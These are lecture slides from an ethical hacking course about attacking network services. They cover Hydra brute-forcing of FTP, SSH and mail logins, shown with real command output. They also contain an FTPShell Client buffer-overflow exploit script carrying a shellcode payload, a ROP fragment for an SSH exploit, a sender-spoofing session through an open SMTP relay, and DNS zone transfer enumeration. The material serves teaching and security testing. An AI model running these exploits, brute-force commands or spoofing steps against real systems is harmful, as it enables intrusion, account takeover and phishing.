

# IN5290 Ethical Hacking

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## Lecture 4: Get in touch with services

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
# Lecture Overview

- How to start mapping and compromising a service
- Trying out default credentials
- Brute-forcing techniques and mitigations
- What are the exploits and how to use them
- Using open-relay SMTP
- DNS enumeration and zone transfer

# Where are we in the process of ethical hacking?

- We have several general information about the target
- We have the technical details (domains, ip ranges)
- We mapped the target network and have an inventory (live hosts, responding services)
- What's next?
- We try to compromise services
  - Find a vulnerability
  - Exploit the vulnerability

# Reminder - Network scanning positions



# How to start compromising a service?

What kind of services do we have to face from outside?

Web, Ftp, ssh, dns, mail (SMTP, POP3, IMAP, Exchange),  
VPN and many others

Typical services inside:

Netbios, SMB, Printer, RDP, DB services, LDAP, etc.

# How to start compromising a service?

What kind of errors (vulnerabilities) can we expect?

- Configuration related errors
  - Default credentials
  - Easy to guess credentials (we had information gathering before)
  - No or inappropriate protection against guessing (brute-force)
  - Unnecessary function
  - Privilege misconfigurations
  - Other configuration errors
- Software vulnerability related error
  - No input validation
  - Memory handling errors
  - Several others (see later)

# How to start compromising a service?

- First use in the normal way
  - Is there any information disclosure?
  - Error messages, etc.
  - Restrictions
- Force it to error and obtain information
  - Provide invalid data
  - Use it in an invalid way
- Try factory defaults
- Brute-forcing
- Search for known exploits
- Service specific exploitations
- Unique ways

# Factory defaults

- Default credentials
  - <http://cirt.net>
  - <http://phenoelit.org/dpl/dpl.html>
  - <http://www.defaultpassword.com/>

## Default Passwords



<a href="#">2Wire, Inc.</a>	<a href="#">360 Systems</a>	<a href="#">3COM</a>
<a href="#">3M</a>	<a href="#">Accelerated Networks</a>	<a href="#">ACCTON</a>
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<a href="#">Airlink</a>	<a href="#">Airlink Plus</a>	<a href="#">Aironet</a>
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<a href="#">Allot</a>	<a href="#">Alteon</a>	<a href="#">Ambit</a>

- Default functions



# Brute-forcing

- Trying out multiple combinations
- How to generate the options?
  - Random
  - Trying out all combinations
  - Using a list or dictionary

- Brute forcing tools

- THC Hydra (ssh, ftp, http)

Hydra was created by a hacker group The Hacker's choice. It is an universal brute-force tool that can be used for several protocols.

- Ncrack
  - Medusa

# Service specific attacks

We cannot cover all services, but we're going to focus on:

FTP

SSH

SMTP

DNS

Web (Lecture 5,6,7)

Exploits in general (The theory and practice of exploits will be on Lecture 8,9 but we're going to use some of the available exploits now.)

ARP, Netbios, SMB, etc. Lecture 10 (Internal network hacking)

# What is an exploit?

An **exploit** (from the English verb *to exploit*, meaning "to use something to one's own advantage") is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized). Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service (DoS or related DDoS) attack.

# Attacking ftp service

The ftp server configuration file declares what is enabled

Example: *vsftpd.conf* file

**anon\_mkdir\_write\_enable**

If set to YES, anonymous users will be permitted to create new directories under certain conditions. For this to work, the user must have write permissions in the directory.

Default: NO

**anon\_other\_write\_enable**

If set to YES, anonymous users will be permitted to perform write operations other than upload and create directories.

Default: NO

**anon\_upload\_enable**

If set to YES, anonymous users will be permitted to upload files under certain conditions. For this to work, the user must have write permissions in the directory. Virtual users are treated with anonymous (i.e. maximally restricted) privilege.

Default: NO

**anon\_world\_readable\_only**

When enabled, anonymous users will only be allowed to download files which are world readable. This is recognized by the file's permissions.

Default: YES

**anonymous\_enable**

Controls whether anonymous logins are permitted or not. If enabled, both the usernames **ftp** and **anonymous** are valid.

Default: YES

If anonymous is enabled, we can log in to see what we can do

We can also brute-force the credentials or use exploits

# Attacking ftp service: anonymous login

```
root@kali:~# ftp 158.36.185.227
Connected to 158.36.185.227.
220 Oh, here it is: Ui0-CTF{G00d_0ld_b4nners!}
Name (158.36.185.227:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> █
```

```
root@kali:~# ftp localhost
Connected to localhost.
220 (vsFTPd 3.0.3)
Name (localhost:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

If anonymous login is enabled, anyone can log in (username: anonymous, password: arbitrary email)

*anon\_upload\_enable*, *anon\_other\_write\_enable* settings are also important: e.g. if upload is enabled and the webroot is accessible attacking scripts can be uploaded.

# Attacking ftp service: brute-forcing with Hydra

```
root@kali:~# hydra -t 2 -l admin -P pass.lst -vV localhost ftp
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-07 07:16:46
[DATA] max 2 tasks per 1 server, overall 64 tasks, 5 login tries (l:1/p:5), ~0 tries p
r task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target localhost - login "admin" - pass "1234" - 1 of 5 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456" - 2 of 5 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "iloveyou" - 3 of 5 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwerty" - 4 of 5 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "suzie" - 5 of 5 [child 0] (0/0)
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-07 07:16:57
```


- l for single user –L user list (the list has to be named after)
- p for single password –P password list (the list file has to be named after)
- t parallel tries (default 16)



# Attacking ftp service: using exploits

The main exploit source is the exploit-db (<http://exploit-db.com>)

And of course the darkweb, if you have needless remaining crypto currencies 😊  
(note that darkweb is not for Ethical Hackers!!!)

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# Attacking ftp service: using exploits

Example: *FTPShell Client 6.7 - Buffer Overflow* from May 2018

Theoretically it's not necessary to understand what's happening during the exploitation. The input has to be generated with the provided python script and apply it against the vulnerable service.

Demo...

BUT! This exploit works only for that specific version with the same OS circumstances. E.g. *0x00452eed* has to contain a *call esi* instruction.

Without understanding it you can't customize it.

```
19 buf += "\xdb\xc8\xba\x3e\x93\x15\x8f\xd9\x74\x24\xf4\x5e\x33"
20 buf += "\xc9\xb1\x31\x31\x56\x18\x03\x56\x18\x83\xc6\x3a\x71"
21 buf += "\xe0\x73\xaa\xf7\x0b\x8c\x2a\x98\x82\x69\x1b\x98\xf1"
22 buf += "\xfa\x0b\x28\x71\xae\xa7\xc3\xd7\x5b\x3c\xa1\xff\x6c"
23 buf += "\xf5\x0c\x26\x42\x06\x3c\x1a\xc5\x84\x3f\x4f\x25\xb5"
24 buf += "\x8f\x82\x24\xf2\xf2\x6f\x74\xab\x79\xdd\x69\xd8\x34"
25 buf += "\xde\x02\x92\xd9\x66\xf6\x62\xdb\x47\xa9\xf9\x82\x47"
26 buf += "\x4b\x2e\xbf\xc1\x53\x33\xfa\x98\xe8\x87\x70\x1b\x39"
27 buf += "\xd6\x79\xb0\x04\xd7\x8b\xc8\x41\xdf\x73\xbf\xbb\x1c"
28 buf += "\x09\xb8\x7f\x5f\xd5\x4d\x64\xc7\x9e\xf6\x40\xf6\x73"
29 buf += "\x60\x02\xf4\x38\xe6\x4c\x18\xbe\x2b\xe7\x24\x4b\xca"
30 buf += "\x28\xad\x0f\xe9\xec\xf6\xd4\x90\xb5\x52\xba\xad\xa6"
31 buf += "\x3d\x63\x08\xac\xd3\x70\x21\xef\xb9\x87\xb7\x95\x8f"
32 buf += "\x88\xc7\x95\xbf\xe0\xf6\x1e\x50\x76\x07\xf5\x15\x88"
33 buf += "\x4d\x54\x3f\x01\x08\x0c\x02\x4c\xab\xfa\x40\x69\x28"
34 buf += "\x0f\x38\x8e\x30\x7a\x3d\xca\xf6\x96\x4f\x43\x93\x98"
35 buf += "\xfc\x64\xb6\xfa\x63\xf7\x5a\xd3\x06\x7f\xf8\x2b"
36
37 try:
38     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
39     s.bind(("0.0.0.0", port))
40     s.listen(5)
41     print("[+] FTP server started on port: "+str(port)+"\r\n")
42 except:
43     print("[x] Failed to start the server on port: "+str(port)+"\r\n")
44
45 eip = "\xed\x2e\x45" # CALL ESI from FTPShell.exe : 0x00452eed
46 nops = "\x90"*40
47 junk = "F"*(400 - len(nops) - len(buf))
48 payload = nops + buf + junk + eip
49
50 while True:
51     conn, addr = s.accept()
52     conn.send('220 FTP Server\r\n')
53     print(conn.recv(1024))
54     conn.send("331 OK\r\n")
55     print(conn.recv(1024))
56     conn.send('230 OK\r\n')
57     print(conn.recv(1024))
58     conn.send('220 "' + payload + '" is current directory\r\n')
```



# Attacking ssh service – brute force

Without the valid password:

```
root@kali:~# hydra -l uiocftf -P pass.lst 193.225.218.118 -t 1 ssh
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organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:39:26
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 5 login tries (l:1/p:5), ~0 tries per
task
[DATA] attacking service ssh on port 22
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:39:47
root@kali:~#
```

With the valid password:

```
root@kali:~# hydra -l uiocftf -P pass.lst 193.225.218.118 -t 1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:41:23
[DATA] max 1 task per 1 server, overall 64 tasks, 6 login tries (l:1/p:6), ~0 tries per
task
[DATA] attacking service ssh on port 22
[22][ssh] host: 193.225.218.118 login: uiocftf password: ethicalhacking999
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:41:37
root@kali:~#
```

# Attacking ssh service – using exploits

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2017-06-07	🟢	📅	✅	PuTTY < 0.68 - 'ssh_agent_channel_data' Integer Overflow Heap Corruption	Linux	Tim Kosse		
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
Command execution ssh exploit  
example: Stack replacement  
+ ROP (see lecture 9.)



```
if BITS == 32:
    new_stack += p32(ret_addr) * (stack_size/4)
    new_stack = cmd + "\x00" + new_stack[len(cmd)+1:-12]
    new_stack += p32(sys_addr)
    new_stack += p32(exit_addr)
    new_stack += p32(saddr_start)
else:
    new_stack += p64(ret_addr) * (stack_size/8)
    new_stack = cmd + "\x00" + new_stack[len(cmd)+1:-32]
    new_stack += p64(pop_rdi_ret)
    new_stack += p64(saddr_start)
    new_stack += p64(sys_addr)
    new_stack += p64(exit_addr)
```

# Attacking SMTP

SMTP (Simple Message Transfer Protocol) is a standard for email transmission in widespread today.



The client logs in to his/hers own server with credentials using SMTP. The mail is forwarded to the receiver's server with SMTP. The receiver downloads the email (e.g. POP3, IMAP).

# Attacking SMTP

The main SMTP commands are:

**HELO:** Sent by a client to identify itself

**EHLO:** The same as HELO but with ESMTP (multimedia support)

**MAIL FROM:** Identifies the sender of the message

**RCPT TO:** Identifies the message recipients

**DATA:** Sent by a client to initiate the transfer of message content

Note there are no *Subject*, *CC*, *BCC* fields. All these data are placed in the data section (these are not part of the smtp)


**VRFY:** Verifies that a mailbox is available for message delivery. If it's allowed user enumeration is possible.



# Attacking SMTP – open relay access

In case of open-relay settings, the user doesn't need to provide credentials. Anyone can send a mail with arbitrary fields. DEMO..

```
root@kali: ~  
File Edit View Search Terminal Help  
uiocf@testserver8:~$ telnet [REDACTED].41.22 25  
Trying [REDACTED].41.22...  
Connected to [REDACTED].41.22.  
Escape character is '^['.  
220 sendmail [REDACTED] ESMTP  
MAIL FROM: paul.mccartney@beatles.com  
250 2.1.0 Ok  
RCPT TO: laszloe@ifi.uio.no  
250 2.1.5 Ok  
DATA  
354 End data with <CR><LF>.<CR><LF>  
Hi Laszlo,  
  
Beatles will be reunited.  
  
Sincerely,  
Paul  
.  
250 2.0.0 Ok: queued as 427R4m6KDDz368g
```



# Attacking SMTP – open relay access

How to find open-relay SMTP?

- If one of the client's SMTP allows open-relay access then any email can be written unseeingly
- Spambboxes will probably contain some open-relay SMTP server 😊

How can the users make sure that an email arrived from the right person?

- Check the email header
- There's no 100% guarantee, use PGP (mail encryption)! 😊

# Attacking SMTP – open relay access

## Checking the email header

(Mangler emne)

✖ SLETT ← SVAR



paul.mccartney@beatles.com

sat 09.09.2018 11:41

Hi Laszlo,

Beatles will be reunited.

Sincerely,  
Paul

### Meldingsinformasjon

X-UiO-Spam-info: not spam; SpamAssassin (score=0.9, required=5.0, autolearn=disabled, MISSING\_HEADERS=0.915, MISSING\_SUBJECT=0.001, uiobl=NO, uiouri=NO)  
X-UiO-Scanned: 4E139297E8F07860173E44C2F9C562155031ED41  
To: Undisclosed recipients;  
Return-Path: paul.mccartney@beatles.com  
MIME-Version: 1.0  
Content-Type: text/plain  
X-MS-Exchange-Organization-Network-Message-Id: 7d52a544-9cff-465c-f458-08d616387ac9  
X-MS-Exchange-Organization-AVStamp-Enterprise: 1.0  
X-MS-Exchange-Organization-AuthSource: mail-ex14.exprod.uio.no  
X-MS-Exchange-Organization-AuthAs: Anonymous

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### Meldingsinformasjon

Received: from mail-ex14.exprod.uio.no (2001:700:100:120::/6) by mail-ex11.exprod.uio.no (2001:700:100:120::73) with Microsoft SMTP Server (TLS) id 15.0.1395.4; Sun, 9 Sep 2018 11:41:55 +0200  
Received: from mail-mx06.uio.no (129.240.169.59) by mail-ex14.exprod.uio.no (129.240.120.76) with Microsoft SMTP Server (TLS) id 15.0.1395.4 via Frontend  
Transport: Sun, 9 Sep 2018 11:41:55 +0200  
Received: from sendmail-[redacted] ([redacted].41.184]) by mail-mx06.uio.no with esmtp (Exim 4.91) (envelope-from <paul.mccartney@beatles.com>) id 1fywE6-00024Z-Pe for laszloe@ifi.uio.no; Sun, 09 Sep 2018 11:41:55 +0200  
Received: by sendmail-[redacted] (Postfix, from userid 35)

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# Email– brute force with THC-Hydra

```
hydra smtp.victimsemailserver.com smtp -l  
victimsaccountname -P 'pass.lst' -s portnumber -S -v -V
```

```
hydra -l username -P pass.txt my.pop3.mail pop3
```


```
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
```



# Supported protocols by THC-Hydra

Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

# DNS service



- DNS servers are all around the world
- Organized in tree structure (13 root servers)
- The top level domains (.com, .net, .edu, .no, .de, etc.) are directly under the root servers
- DNS data are stored redundantly (master and slave server)

# Attacking DNS – zone transfer

Since DNS data is stored redundantly the slave DNS can ask the master DNS to send a copy of a part of its database (zone) to the slave.

Zone transfer operation should be limited for the slave ip address. If this is not the case, anyone can obtain the whole zone data (and network topological information too).

```
root@kali:~# dig axfr @nsztml.digi.ninja zonetransfer.me

; <<>> DiG 9.10.3-P4-Debian <<>> axfr @nsztml.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me. 7200 IN SOA nsztml.digi.ninja. robin.digi.ninja. 2001 172800 900 1209600 3600
zonetransfer.me. 300 IN HINFO "Casio fx-700G" "Windows XP"
zonetransfer.me. 301 IN TXT "google-site-verification=tyP28J7JAUHAHXMgcCC0I6XBmoVi04VlMewxA"
zonetransfer.me. 7200 IN MX 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.
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zonetransfer.me. 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN A 5.196.105.14
zonetransfer.me. 7200 IN NS nsztml.digi.ninja.
zonetransfer.me. 7200 IN NS nsztml2.digi.ninja.
sip.tcp.zonetransfer.me. 14000 IN SRV 0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN AFSDB 1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200 IN A 127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN AFSDB 1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A 202.14.81.230
cmdexec.zonetransfer.me. 300 IN TXT ";" ls"
contact.zonetransfer.me. 2592000 IN TXT "Remember to call or email Pippa on +44 4567890 or pippa@zonetransfer.me when making DNS changes"
dc-office.zonetransfer.me. 7200 IN A 143.228.181.132
deadbeef.zonetransfer.me. 7201 IN AAAA dead:beaf::
```

# Attacking DNS – domain enumeration

- We can check if reverse lookup is enabled.
- Also brute-force the domain names in the DNS database











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root@kali:~# dnsrecon -d www.uio.no -a
[*] Performing General Enumeration of Domain: www.uio.no
[*] Checking for Zone Transfer for www.uio.no name servers
[*] Resolving SOA Record
[*] SOA nsl.uio.no 129.240.2.6
[*] Resolving NS Records
[-] Could not Resolve NS Records
[*] Removing any duplicate NS server IP Addresses...
[*] Trying NS server 129.240.2.6
[*] 129.240.2.6 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*] Checking for Zone Transfer for www.uio.no name servers
[*] Resolving SOA Record
[*] SOA nsl.uio.no 129.240.2.6
[*] Resolving NS Records
[-] Could not Resolve NS Records
[*] Removing any duplicate NS server IP Addresses...
[*] Trying NS server 129.240.2.6
[*] 129.240.2.6 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[-] DNSSEC is not configured for www.uio.no
